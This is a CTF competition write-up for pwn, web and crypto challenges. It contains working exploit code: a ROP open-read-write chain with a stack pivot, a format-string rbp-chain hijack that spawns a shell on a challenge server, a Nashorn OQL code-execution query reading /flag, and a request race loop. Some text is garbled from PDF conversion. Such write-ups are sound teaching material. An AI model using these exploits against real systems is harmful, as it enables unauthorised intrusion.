.....,:c:;..;,'..;dxxkkxxxddo'.';clc:..'.
.....;:,'..,'....cdxxkkxxooo,,clc:;..
.....'.....cdxxxxxxxxdlc;:;,'.
.....cdxxdolc:;,';'.
.....lddddddollc:;...'.
.....';,';..cooooddol:'.,....'.
.....',':c;';,:clllc:;,'',:...'.
.....';;,';c;,:ccc:;',cc,....'.
.....',:c';lc:c,...:ccclc;....'.
.....';,';,';,'...;,,,'.
.....';;,';,';,'...;,'.
.....';;,';,';,'...;
```

## PWN. Elden Ring I

- Ask ChatGPT to understand what restriction was set by `seccomp` calls:

So, the purpose of these calls is to restrict the process from making `execve` and `execveat` system calls. If the process tries to make either of these calls, it will be killed. This could be part of a security measure to prevent the process from executing other programs.

As the explanation says the `execve` syscall is forbidden. We have to construct an open - read - write chain to read flag from remote filesystem. Since the `read()` and `puts()` (which acts as the writer function) have been imported, the only trouble that need to get over is to program an `open()` call, requiring its entry address to be leaked.

Back to the vulnerable, since the first overflow only provid 48 bytes of space, it's necessary to perform a stack-pivot, where the actual `cat payload` will be hold.

```
1 ssize_t vuln()
2 {
3     char buf[256]; // [rsp+0h] [rbp-100h] BYREF
4
5     puts("Greetings. Traveller from beyond the fog. I A
6         return read(0, buf, 304uLL);
7 }
```

Luckily, this function provides an all-in-one gadget, which let us put the `cat payload` as well as migrate the stack at once:

```
.text:0000000000401271 108    call    _puts
.text:0000000000401276 108    lea     rax, [rbp+buf]
.text:000000000040127D 108    mov     edx, 130h
.text:0000000000401282 108    mov     rsi, rax
.text:0000000000401285 108    mov     edi, 0
.text:000000000040128A 108    call    _read
.text:000000000040128F 108    nop
.text:0000000000401290 108    leave
.text:0000000000401291 000    retn
.text:0000000000401291 ; } // starts at 40125B
.text:0000000000401291 vuln    endp
```

The available stack address can be retrieved by `DynELF.stack()` :

```
# copy from ipython shell
In [233]: def leak(addr):
...:     r.clean()
...:     p = fixture+p64(0x4013e3) + p64(addr) + p64(e.sym['puts']) + p64(e
...:     ym['vuln'])
...:     p += p64(e.sym['vuln'])*((0x130 - len(p))//8)
...:     r.send(p)
...:     ret = r.recvuntil(b"\nGreetings.")[:-11]
...:     if not len(ret):
...:         ret = b'\0'
...:     return ret

dyn = DynELF(leak,0x3ff000)
base = dyn.bases()[b'./libc.so.6']
sp = dyn.stack() - 0x1000 # any legal stack space
```

Then perform a `read()` call to read the `cat payload` into the chosen address:

```
In [293]: def setreg(base,**kw):
...:     pop_rax = base + 0x00036174
...:     pop_rdi = base + 0x00023b6a
...:     pop_rsi = base + 0x0002601f
...:     pop_rdx = base + 0x00142c92
...:     dx_sp = base + 0x0005b4d0
...:     payload = b''
...:     if 'rax' in kw:
...:         payload += p64(pop_rax)+p64(kw['rax'])
...:     if 'rdi' in kw:
...:         payload += p64(pop_rdi)+p64(kw['rdi'])
...:     if 'rsi' in kw:
...:         payload += p64(pop_rsi)+p64(kw['rsi'])
...:     if 'rdx' in kw:
...:         payload += p64(pop_rdx)+p64(kw['rdx'])
...:     if 'rsp' in kw:
...:         payload += p64(pop_rdx)+p64(kw['rsp'])+p64(dx_sp)
...:     return payload
...:
```

```
fnopen = dyn.lookup('open','libc')

cat = (
    b'flag\0\0\0\0'
    + setreg(base,rdi=sp,rsi=0) + p64(fnopen)
    + setreg(base,rdi=3,rsi=sp+0x400,rdx=0x100)+p64(e.sym['read'])
    + setreg(base,rdi=sp+0x400)+p64(e.sym['puts'])
)
cat += p64(e.sym['_start'])*((0x130 - len(cat))//8)

fixture = b'A'*256+p64(sp) # <= leave
payload1 = fixture + setreg(base,rax=sp)+p64(0x40127d)+p64(e.sym['vuln'])
payload1 += p64(e.sym['vuln'])*((0x130 - len(payload1))//8)

r.send(payload1)
r.send(cat)
r.recv()
```

## PWN. ezfmt

---

**This is a really tricky challenge.I would like to write much more details for it.**

`fmtstr` problems usually requires a read-write loop so that you leak out the essential address, then write something back to a calculated address to hijack the routine. Another common way is to override the offsets stored in `.got`, then call the modified dynamic-resolved function to jump to arbitrary address/procedures.

But in this challenge, both of the techniques mentioned above failed.

As the disassembly shows there is nothing more than a trivial return from after the

vulnerable printf:

```
vulnBasic printf :  
.text:000000000401311 E8 DA FD FF FF        mov    eax, 0  
.text:000000000401316                            call   _printf ; the key call of printf  
.text:000000000401316 loc_401316:          ; CODE XREF: vuln+99↑j  
.text:000000000401316                          ; vuln+AF↑j  
.text:000000000401316                          ; No Operation  
.text:000000000401316 90  
.text:000000000401317 48 8B 45 F8          nop  
.text:000000000401317                          mov    rax, [rbp+c]  
.text:00000000040131B 64 48 33 04 25 28 00 00 xor    rax, fs:28h ; Logical Exclusive OR  
.text:00000000040131B 00  
.text:000000000401324 74 05                jz    short locret_40132B ; Jump if Zero (ZF=1)  
.text:000000000401326 E8 85 FD FF FF        call   __stack_chk_fail ; Call Procedure  
.text:00000000040132B  
.text:00000000040132B  
.text:00000000040132B locret_40132B:       ; CODE XREF: vuln+D0↑j  
.text:00000000040132B C9                  leave  
.text:00000000040132C C3                  retn  
.text:00000000040132C                      ; } // starts at 401254  
.text:00000000040132C vuln                 endp  
.text:000000000401364 E8 EB FE FF FF        call   vuln ; Call Procedure  
.text:000000000401369 B8 00 00 00 00        mov    eax, 0  
.text:00000000040136E C9                  leave  
.text:00000000040136F C3                  retn  
.text:00000000040136F                      ; } // starts at 40132D  
.text:00000000040136F main                endp  
.text:00000000040136F
```

Since the target vulnerable has embeded a backdoor function `sys` , we have to catch the only chance and control the execution flow returning to `sys` .

- My first idea was to hijack the stack checker, which was soon proven impossible, since the stack never overflows:

```
char s[80]; // [rsp+20h] [rbp-60h] BYREF
unsigned __int64 c; // [rsp+78h] [rbp-8h]

c = __readfsqword(0x28u);
strcpy(buf, "make strings and getshell\n");
write(0, buf, 0x1BuLL);
read(0, s, 80uLL);
if ( !strchr(s, 'p') && !strchr(s, 's') )
    printf(s);

```

The assembly dump shows the following memory layout:

Address	Value	Type
-0000000000000080	buf	db 32 dup(?)
-0000000000000060	s	db 80 dup(?)
-0000000000000010	gap	dq ?
-0000000000000008	c	dq ?
+0000000000000000	s	db 8 dup(?)
+0000000000000008	r	db 8 dup(?)

A red arrow points from the variable declaration `char s[80];` in the C code up to the `db 80 dup(?)` entry in the assembly dump. A red oval highlights the `gap` entry at address `-0000000000000010`.

- Next I turned to the finish hook `.fini_array`, which has a static address, and it seems to be writable:

§ .prgend	uuuuuuuuuuu4u4u9u	uuuuuuuuuuu4u4u91	?	?	?	.	L	byte
§ extern	0000000000404098	00000000004040E0	?	?	?	.	L	qword
§ .init_array	0000000000403E10	0000000000403E18	R	W	.	.	L	qword
§ .fini_array	0000000000403E18	0000000000403E20	R	W	.	.	L	qword
§ LOAD	0000000000403E20	0000000000403FF0	R	W	.	.	L	mempa...
§ .got	0000000000403FF0	0000000000404000	R	W	.	.	L	qword
§ .got.plt	0000000000404000	0000000000404050	R	W	.	.	L	qword

However it's just an illusion. When loaded into memory, it turned to be immutable, locked by `ld` :

```
(remote) gef> vmmmap
[ Legend: Code | Heap | Stack ]
Start End Offset Perm Path
0x0000000000400000 0x0000000000401000 0x0000000000000000 r-- /host_virtiofs/private/tmp/
hment/vuln
0x0000000000401000 0x0000000000402000 0x0000000000001000 r-x /host_virtiofs/private/tmp/
hment/vuln
0x0000000000402000 0x0000000000403000 0x0000000000002000 r-- /host_virtiofs/private/tmp/
hment/vuln
0x0000000000403000 0x0000000000404000 0x0000000000002000 r-- /host_virtiofs/private/tmp/
hment/vuln
0x0000000000404000 0x0000000000405000 0x0000000000003000 rw- /host_virtiofs/private/tmp/
hment/vuln
```

- So the only key left to us remained the `rbp chain`.

## The `xBP` chain in *Format String* challenges

- We know the `%n` specifier requires an address of a variable. `printf("%n", &v)` writes the number of printed characters into `v`. So the behavior on the given value to `%n` will be:
  1. (x86\_64) If the format specifier is indicating the first 4 variadic arguments, the value from corresponding register is taken as `addr`, the number will be written to `addr` ;
  2. If the specifier is indicating the latter arguments, the value from corresponding stack position is taken as `addr`, in which case we notice that:
    - (i). If we want to change some value on the stack by `%n`, e.g. the return address of current subprocedure, **there must be a cross-reference(xref)** to the address of the target value, inside the stack area, which can be discovered by searching the memory.
    - (ii). If our *format string* is put on the stack, since the `printf` specifiers are able to refer to the *string* itself, we can write arbitrary address by giving the address within the *format string*.
- Now take a look at `*bp` (i.e. `rbp /64, ebp /32`).
  - We know that `bp` is saved to the stack whenever diving into the next call, and each `bp` of the *stack frame* **is chained, pointing to** its caller's.
  - We know the return address of current *frame* is stored next to the saved `bp`. When the current subprocedure ends, the *epilogue* will do some job **equivalent to `mov bp => sp; pop bp;`**

Consider the two points, we found that the `bp` chain perfectly meet the requirement of the stack layout towards the *format string* exploit. If we manage to get the `%n` referencing to the `bp` of current stack frame, it is possible to **change the saved `bp` of its caller**, which is taken as **new `bp` value when the caller returns**, and finally redirect the `sp` and `*ip` when **the caller of caller** returns.

In a word: **If %n references to a stack frame of a function, we take control when the caller of caller of that function returns.**

However in this challenge, the caller of vulnerable function is `main()`. The caller of `main()` never returns, the process end up with calling `exit()` directly.

- What about... find OTHER bp chains rather than the current?

- Let's search the memory for somewhere pointing to current rbp :

```
0x4012dd <vuln+137>      mov    esi, 0x70
0x4012e2 <vuln+142>      mov    rdi, rax
0x4012e5 <vuln+145>      call   0x4010e0 <strchr@plt>
0x4012ea <vuln+150>      test   rax, rax
0x4012ed <vuln+153>      nop

[#0] Id 1, Name: "vuln", stopped 0x4012d9 in vuln (), reason: TEMPORARY BREAKPOINT

[#0] 0x4012d9 → vuln()
[#1] 0x401369 → main()

(remote) gef> p $rbp
$4 = (void *) 0x7ffd62bd530
(remote) gef> search-pattern 0x7ffd62bd530
[+] Searching '\x30\xd5\x2b\xd6\xfd\x7f' in memory
[+] In '[stack]'(0x7ffd629f000-0x7ffd62c0000), permission=rw-
  0x7ffd62bcaa0 - 0x7ffd62bcab8 → "\x30\xd5\x2b\xd6\xfd\x7f[...]"
  0x7ffd62bd510 - 0x7ffd62bd528 → "\x30\xd5\x2b\xd6\xfd\x7f[...]"
(remote) gef> █

0x00007ffd62bd508 | +0x0058: 0x000000000040123d → <sys+0> endbr64
0x00007ffd62bd510 | +0x0060: 0x00007ffd62bd530 → 0x00007ffd62bd550 → 0x0000000000000001
0x00007ffd62bd518 | +0x0068: 0x00007ffd62bd668 → 0x00007ffd62bf842 → 0x48006e6c75762f2e (".
uln"?)


```

Wow! There it is! It lands on the `%18$` position, just take it as the payload!

- Attention, we are about to change the `bp` value saved in current frame, so it takes effect when the `main()` is returning. We want the forged `bp` to point to the tail of the payload, so that the returning address is completely specified by us.
- Since the forged `bp` is quite near to original legal `bp` address, only the lowest byte is needed as the `%n` argument. To struggle against randomized address, we **need some luck** to get the payload working. I end up with this:

```
fmt = b'%120c%18$hhnPPPP' + p64(e.sym['sys'])*6
```

`sp` must be aligned to 16 bytes before calling `system()`, so the payload set the `sp` to `0xxxxx78`. Inside `sys()` there is another `push` adjusting the stack to be aligned.

- After a bunch of spamming, we are in:

```
[*] Closed connection to 47.102.130.35 port 30023
[*] Got EOF while sending in interactive

In [807]: r=remote("47.102.130.35",30023);pause();r.send(fmt);r.interact()
[x] Opening connection to 47.102.130.35 on port 30023
[x] Opening connection to 47.102.130.35 on port 30023: Trying 47.102.130.35
[+] Opening connection to 47.102.130.35 on port 30023: Done
[*] Paused (press enter to continue)

[*] Switching to interactive mode
the shit is ezfmt, M3?
make strings and getshell
```

```
[*] Closed connection to 47.102.130.35 port 30023
[*] Got EOF while sending in interactive
```

In [808]:

```
In [808]: r=remote("47.102.130.35",30023);pause();r.send(fmt);r.interact()
[x] Opening connection to 47.102.130.35 on port 30023
[x] Opening connection to 47.102.130.35 on port 30023: Trying 47.102.130.35
[+] Opening connection to 47.102.130.35 on port 30023: Done
[*] Paused (press enter to continue)
```

```
[*] Switching to interactive mode
the shit is ezfmt, M3?
make strings and getshell
```

```
ls
bin
dev
flag
lib
lib32
```

hOOH.. That's it.

... or, is it?

# The Amazing, The Weired

If you can't find any clue in this challenge, you might be suffering this:

```
0x00007fffffff510 +0x0000: "make strings and getshell\n"      ← $rsp
0x00007fffffff518 +0x0008: "ings and getshell\n"
0x00007fffffff520 +0x0010: " getshell\n"
0x00007fffffff528 +0x0018: 0x000000000000a6c ("l\n"?)
0x00007fffffff530 +0x0020: "THE.PAYOUT.....\n"           ← $rdi
0x00007fffffff538 +0x0028: "OAD.....\n"
0x00007fffffff540 +0x0030: 0x0000000000000000 ("\\n"?)
0x00007fffffff548 +0x0038: 0x0000000000000000
0x00007fffffff550 +0x0040: 0x0000000000000000
0x00007fffffff558 +0x0048: 0x0000000000000000
0x00007fffffff560 +0x0050: 0x0000000000000000
0x00007fffffff568 +0x0058: 0x0000000000000000
0x00007fffffff570 +0x0060: 0x0000000000000000
0x00007fffffff578 +0x0068: 0x0000000000000000
0x00007fffffff580 +0x0070: 0x0000000000000000
0x00007fffffff588 +0x0078: 0xa6c2373ab4fd7e00
0x00007fffffff590 +0x0080: 0x00007fffffff5b0 → 0x0000000000000001 ← $rbp
0x00007fffffff591 +0x0088: 0x0000000000401369 → <main+60> mov eax, 0x0
0x00007fffffff5a0 +0x0090: 0x0000000000000000
0x00007fffffff5a8 +0x0098: 0x000000000040200c → "the shit is ezfmt, M3?\n"

0x401305 <vuln+177>    lea    rax, [rbp-0x60]
0x401309 <vuln+181>    mov    rdi, rax
0x40130c <vuln+184>    mov    eax, 0x0
→ 0x401311 <vuln+189>   call   0x4010f0 <printf@plt>
↳ 0x4010f0 <printf@plt+0> endbr64
0x4010f4 <printf@plt+4>  bnd    jmp QWORD PTR [rip+0x2f45]      # 0x404040 <print
0x4010fb <printf@plt+11> nop     DWORD PTR [rax+rax*1+0x0]
0x401100 <read@plt+0>   endbr64
0x401104 <read@plt+4>   bnd    jmp QWORD PTR [rip+0x2f3d]      # 0x404048 <read@pl
0x40110b <read@plt+11>  nop     DWORD PTR [rax+rax*1+0x0]

printf@plt (
    $rdi = 0x00007fffffff530 → "THE.PAYOUT.....\n"
)

[#0] Id 1, Name: "vuln", stopped 0x401311 in vuln () , reason: SINGLE STEP
[#0] 0x401311 → vuln()
[#1] 0x401369 → main()

(remote) gef> grep 0x00007fffffff590
[+] Searching '\x90\xe5\xff\xff\xff\x7f\x00\x00' in memory
[+] In '[stack]'(0x7fffffffde000-0x7fffffff000), permission=rw-
0x7fffffffdae0 - 0x7fffffffdb00 → "\x90\xe5\xff\xff\xff\x7f\x00\x00[...]"
(remote) gef>
```

Huh?! There isn't any available rbp chain at all!!!

What's going on?

After research around, I notice that the solution **relies on a very specific condition**. If you are interested, please refer to [this post](https://hackmd.io/@pnck/B12EGuA56) for more details (<https://hackmd.io/@pnck/B12EGuA56>).

# PWN. ezshellcode

- Sized comparasion. Bypass it by sending negative "length".

```
00000000001403 40 09 C7          mov    rui, rdx
00000000001408 B8 00 00 00 00      mov    eax, 0
0000000000140D E8 2E FD FF FF      call   __isoc99_scanf ; Call Procedure
00000000001412 8B 45 EC          mov    eax, [rbp+var_14]
00000000001415 83 F8 0A          cmp    eax, 0Ah ; Compare Two Operands
00000000001418 7E 11          jle    short loc_142B ; Jump if Less or Equal (ZF=0)
0000000000141A 48 8D 05 27 0C 00 00  lea    rax, aTooLong ; Load Effective Address
00000000001421 48 89 C7          mov    rdi, rax ; s
00000000001424 E8 A7 FC FF FF      call   _puts ; Call Procedure
00000000001429 EB 27          jmp    short loc_1452 ; Jump
0000000000142B ; -----
0000000000142B ; -----
```

- <https://github.com/veritas501/ae64> (<https://github.com/veritas501/ae64>).

## WEB. Courses

- Capability is refreshed after a period of time, definitely need some luck to have a chance noticing that.
- Perform a busy loop to catch the opportunity:

```
const f = (id)=>fetch("http://47.100.137.175:31203/api/courses", {
  "headers": {
    "accept": "*/*",
    "accept-language": "en,en-US;q=0.9,zh-CN;q=0.8,zh;q=0.7,zh-TW;q=0.6,ja;q=0.5
    "content-type": "application/json"
  },
  "referrer": "http://47.100.137.175:31203/",
  "referrerPolicy": "strict-origin-when-cross-origin",
  "body": JSON.stringify({id:id,is_full:false,status:true}),
  "method": "POST",
  "mode": "cors",
  "credentials": "omit"
})

a = setInterval(()=>[1,2,3,4,5].map(f),1000)

// go back to check /api/ok after a while
```

## WEB. Bypass It

- Seems nothing responded:

Name	X	Headers	Preview	Response	Initiator	Timing	Cookies
register_page.php							
bootstrap.min.css							
jquery.min.js							
bootstrap.min.js							
login.html							
bootstrap.min.css							

Failed to load response data: No reso

- What about fetch it manually?

```
> r = await fetch("http://47.100.137.175:31131/register_page.php", {
  "headers": {
    "accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7",
    "accept-language": "en,en-US;q=0.9,zh-CN;q=0.8,zh;q=0.7,zh-TW;q=0.6,ja;q=0.5",
    "upgrade-insecure-requests": "1"
  },
  "referrer": "http://47.100.137.175:30091/login.html",
  "referrerPolicy": "strict-origin-when-cross-origin",
  "body": null,
  "method": "GET",
  "mode": "cors",
  "credentials": "include"
});
< Response {type: 'basic', url: 'http://47.100.137.175:31131/register_page.php', redirected: false, status: 200, ok: true, ...}
> t = await r.text()
< `<html><head><meta charset="utf-8"> <title>用户注册</title> <link rel="stylesheet" href="/css/bootstrap.min.css"></head><body><div class="container"><form action="register.php" method="post"><div>用户名:<label><input type="text" name="username" /></label><div>密码:<label><input type="password" name="password" /></label><div><input type="submit" value="注册" /></div></div></div></body></html>`
```

It actually did return a page, in which we can see the form to be posted with in registration.

- Follow the form to make registration request:

LOAD	SPLIT	EXECUTE	TEST	SQLI	XSS	LFI	SSRF
<hr/>							
<a href="http://47.100.137.175:31131/register.php">http://47.100.137.175:31131/register.php</a>							
<hr/>							
<input checked="" type="radio"/> Use POST method				enctype application/x-www-form-urlencoded			
<hr/>							
Body <b>username=admin&amp;password=123456</b>							

---

Then *login* will be available, after that the flag is presented.

## WEB. 32768

- Mute out debugger breakpoints:
  1. Enable local override for the main js file;
  2. Replace all "debu" string with "\_debu";
  3. ~~Name something to \_debugger (e.g. function \_debugger(){} ) to make the statement meaningful.~~
- Examine the obfuscated code, it shows that the string literals and identifier/names are likely to be plain text. So we can directly search the keywords such as `game over`, which leads us to this function:

```

708     function $() {
709         var x = ["_debu", "charAt", "game-over",
710         return $ = function() {
711             return x
712         }
713         ,
714         $()
715     }

```

Think about the game procedure, the "game over" message must follow up with stepping actions. So here the breakpoint should take us into a judgement deciding whether we have won the game, where were likely to let us capture the flag.

- Play the game, we found that the breakpoint is immediately taken. Check the call stack, where we can find some suspicious judgements:

The screenshot shows a debugger interface with the following components:

- File Tree:** Shows a directory structure under "47.100.137.175:30080/assets". A red arrow points from the "Call Stack" section to the "index-\_wkhdPNY.js" file in the tree.
- Code Editor:** Displays a portion of the "index-\_wkhdPNY.js" file with line numbers 1548 to 1562. A red oval highlights the condition `c && (this[n(503)](), !this[n(529)]() && (this.over = !0), this[n(512)]())`. Line 1555 is also circled in blue.
- Call Stack:** Shows the current call stack with frames:
  - \$ at index-\_wkhdPNY.js:711
  - F at index-\_wkhdPNY.js:725
  - g.<computed>.<computed> at index-\_wkhdPNY.js:737
  - v.<computed>.<computed> at index-\_wkhdPNY.js:1475
  - ▶ v.<computed>.<computed> at index-\_wkhdPNY.js:1555
  - (anonymous) at index-\_wkhdPNY.js:569
- Scope Watch:** Shows the local scope variables and their values. A red oval highlights the `grid` object, which contains a `cells` array of 4x4 blocks and a `size` of 4. The `grid` object is also circled in red.

- Also we can see some data structure very likely to be for holding number blocks.

- Break here and modify the cells to generate 2 16384 block, merge them into 32768 , then the flag will be present.

## WEB. jhat

---

### \* I'M TOO DUMB TO UNDERSTAND THE HINT "NEED RCE"

- which actually means "**ALL YOU NEED** is RCE."

### Correct solution / step:

1. Randomly try executingx OQLs until you notice the error message:

```
java.lang.reflect.InvocationTargetException

com.sun.tools.hat.internal.oql.OQLException: java.lang.reflect.InvocationTargetException
    at com.sun.tools.hat.internal.oql.OQLEngine.executeQuery(OQLEngine.java:235)
    at com.sun.tools.hat.internal.oql.OQLEngine.executeQuery(OQLEngine.java:163)
    at com.sun.tools.hat.internal.server.OQLQuery.executeQuery(OQLQuery.java:85)
    at com.sun.tools.hat.internal.server.OQLQuery.run(OQLQuery.java:77)
    at com.sun.tools.hat.internal.server.HttpReader.run(HttpReader.java:190)
    at java.lang.Thread.run(Thread.java:748)
Caused by: java.lang.reflect.InvocationTargetException
    at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
    at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
    at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
    at java.lang.reflect.Method.invoke(Method.java:498)
    at com.sun.tools.hat.internal.oql.OQLEngine.call(OQLEngine.java:252)
    at com.sun.tools.hat.internal.oql.OQLEngine.executeQuery(OQLEngine.java:225)
    ... 5 more
Caused by: javax.script.ScriptException: ReferenceError: "X" is not defined in <eval> at line number 1
    at jdk.nashorn.api.scripting.NashornScriptEngine.throwAsScriptException(NashornScriptEngine)
    at jdk.nashorn.api.scripting.NashornScriptEngine.invokeImpl(NashornScriptEngine.java:392)
    at jdk.nashorn.api.scripting.NashornScriptEngine.invokeFunction(NashornScriptEngine.java:19)
    ... 11 more
Caused by: <eval>:1 ReferenceError: "X" is not defined
    at jdk.nashorn.internal.runtime.Enumerable.error(ECMAErrors.java:57)
    at jdk.nashorn.internal.runtime.Enumerable.referenceError(ECMAErrors.java:319)
    at jdk.nashorn.internal.runtime.Enumerable.referenceError(ECMAErrors.java:291)
    at jdk.nashorn.internal.objects.Global.__noSuchProperty__(Global.java:1442)
    at jdk.nashorn.internal.scripts.Script$Recompilation$10$44A$^eval\_\_.select_\#L:1(<eval>:1)
    at jdk.nashorn.internal.scripts.Script$Recompilation$9$23A$^eval\_.select_(<eval>:1)
```

2. Search this component from google you'll know that it's an ES interpreter built into JDK.

3. Read the official *nashorn* manual and learn to use the **Java Interface** from inside the script.

4. Use Java's IO utils to read the flag from the filesystem.

```
select function(_){
    var File = Java.type("java.io.File");
    var Scanner = Java.type("java.util.Scanner");
    var flag = new Scanner(new File("/flag"));
    return ["->",flag];
}(c)
from 0x70fa9a6d0  c
```

### **Failed Attempts** to retrieve infomation from the headump

- Snippet to convert the content preview to readable.

```

Array.from(document.querySelectorAll("body > table > tbody").children).forEach()

for(let e of document.querySelectorAll("body > a")){
    if (! /\{.+}/.test(e.innerText)){
        continue
    }
    try {
        const sz = new TextDecoder().decode(UInt8Array.from(eval(`[${}/\{.+`),
        e.innerText = sz;
    } catch(_){}
}

```

- Attempted OQLs:

```

// find concerned strings
select function(o){
    var jsz = toArray(referrers(o))[0];
    return [[jsz,"<=",referrers(jsz)],String.fromCharCode.apply(null,toArray(
}(o)
from [B o
where
o.length < 1000
&&
function(s){
    return /demo1/.test(s);
}(String.fromCharCode.apply(null,toArray(o)))

// retrieve the header of large buffers
select function(o){
    var range = '';
    for(var i=0;i<8;++i){range += ''+i;}
    var s = 'H=>' + JSON.stringify(String.fromCharCode.apply(null,toArray(ran
    return [s,o.length,o,referrers(o)]
}(b)
from [B b
where
b.length > 1000

// list loaded jars
select function(o){
    return [o,String.fromCharCode.apply(null,toArray(o.name.value))];
}(o) from instanceof java.util.jar.JarFile o

```

## CRYPTO. PRNG

---

- Refer to this [original challenge writeup](#) (<https://web.archive.org/web/20220626225929/https://igml.top/2018/12/21/CTF%E4%B8%AD%E7%9A%84LFSR/>).
- Only the first 32 bits are essential. see the reference for detail.

# CRYPTO. ezMath

---

- Referer to the Pell's Equation section.  
[\(https://web.archive.org/web/20230130020018/https://lazzaro.github.io/2020/05/10/crypto-crypto%E5%B8%B8%E7%94%A8%E7%AE%97%E6%B3%95/index.html#%E4%BD%A9%E5%B0%94%E6%96%9B%9E7%A8%8B-Pell%E6%96%B9%E7%A8%8B\)](https://web.archive.org/web/20230130020018/https://lazzaro.github.io/2020/05/10/crypto-crypto%E5%B8%B8%E7%94%A8%E7%AE%97%E6%B3%95/index.html#%E4%BD%A9%E5%B0%94%E6%96%9B%9E7%A8%8B-Pell%E6%96%B9%E7%A8%8B))
- Solve the equation at <https://www.wolframalpha.com/widgets/view.jsp?id=fce23d652d7daf349cdbef6bda6d6c3f> (<https://www.wolframalpha.com/widgets/view.jsp?id=fce23d652d7daf349cdbef6bda6d6c3f>).

# CRYPTO. ezRSA

---

- $p^q \equiv p \pmod{p * q}$  (p,q is prime)  $\Rightarrow$  leak1 is p, leak2 is q
- d = gmpy2.invert(e, (leak1-1)\*(leak2-1))

# CRYPTO. Pictures

---

- The most interesting problem in this week IMO.
- What we learn from the source code:
  1. Each original flag image has the **same background**.
  2. The Key Image wipes out the solid glyph and Xor-ed into **every** image.
  3. Within each step, a single flag letter was draw onto the last image, which means **the images generated adjacently in sequence only differ by a single glyph**.
  4. **The images had been prepared before saving** them to disk. The randomly `sleep()` doesn't matter to the drawing of the flag letters. In another word, **the glyph-generating order is guaranteed to be the same to the flag letters'**.

## Solution

- From 1. 2. we can conclude that :
  - Xor between any 2 images will erase the background since their original background and Key is totally the same. (clue 1)
- From 3. and clue 1 we can conclude that:
  - If we find an image that Xor-ed from A and B , and the image shows only one glyph, it indicates that A and B are generated one by another. (clue 2)
- From 4. and clue 2 we can conclude that:
  - If we arrange all the single-glyph image satisfying that the related A and B is linked to each other, we get the image generation order, which indicates the letter order of flag.

To operate with image and pixel caculation, always remember of the old friend numpy :

```

from glob import glob
from itertools import combinations
import numpy as np

imgs = list(map(Image.open, glob("./png_out/*.png")))

def qXor(k1, k2):
    img1 = None
    img2 = None
    if isinstance(k1, int):
        img1 = imgs[k1]
    if isinstance(k1, Image.Image):
        img1 = k1
    if isinstance(k2, int):
        img2 = imgs[k2]
    if isinstance(k2, Image.Image):
        img2 = k2
    a1 = np.array(img1)
    a2 = np.array(img2)
    return Image.fromarray(np.bitwise_not(np.bitwise_xor(a1, a2)))
# I transformed the background to be white for easier observing,
# which is only my habit and not necessary.


```

Next we generate all `Xor` combinations to find the images containing one glyph:


```

for subset in combinations(range(len(imgs)), 2):
    d = np.array(qXor(*subset).convert("RGBA"))
    rgb = d[:, :, :3]
    mask = np.all(np.abs(rgb - [255, 255, 255]) < 5, axis=-1) # tolerance, to en
    d[:, :, 3] = np.where(mask, 0, 255)
    img = Image.fromarray(d, "RGBA")
    img.save(f"./combinations/{subset[0]}_{subset[1]}.png")
# Make the background transparent for easier observing, later when overlapping t


```



0\_2.png



0\_3.png




0\_4.png



0\_5.png



0\_6.pn




0\_8.png



0\_9.png



0\_10.png



0\_11.png



0\_12.pr

I strongly recommend that put all the chosen image into an image editor. Some images may be very similar, and you definitely need to overlap them together to make sure you catch different pieces.

Rename the layers so that we know both the content and the source numbers , which is very helpful while adjusting the order.

We know the flag starts from `hgame{` and end with `}`, so let it be.

And the remaining order should be able to reveal.

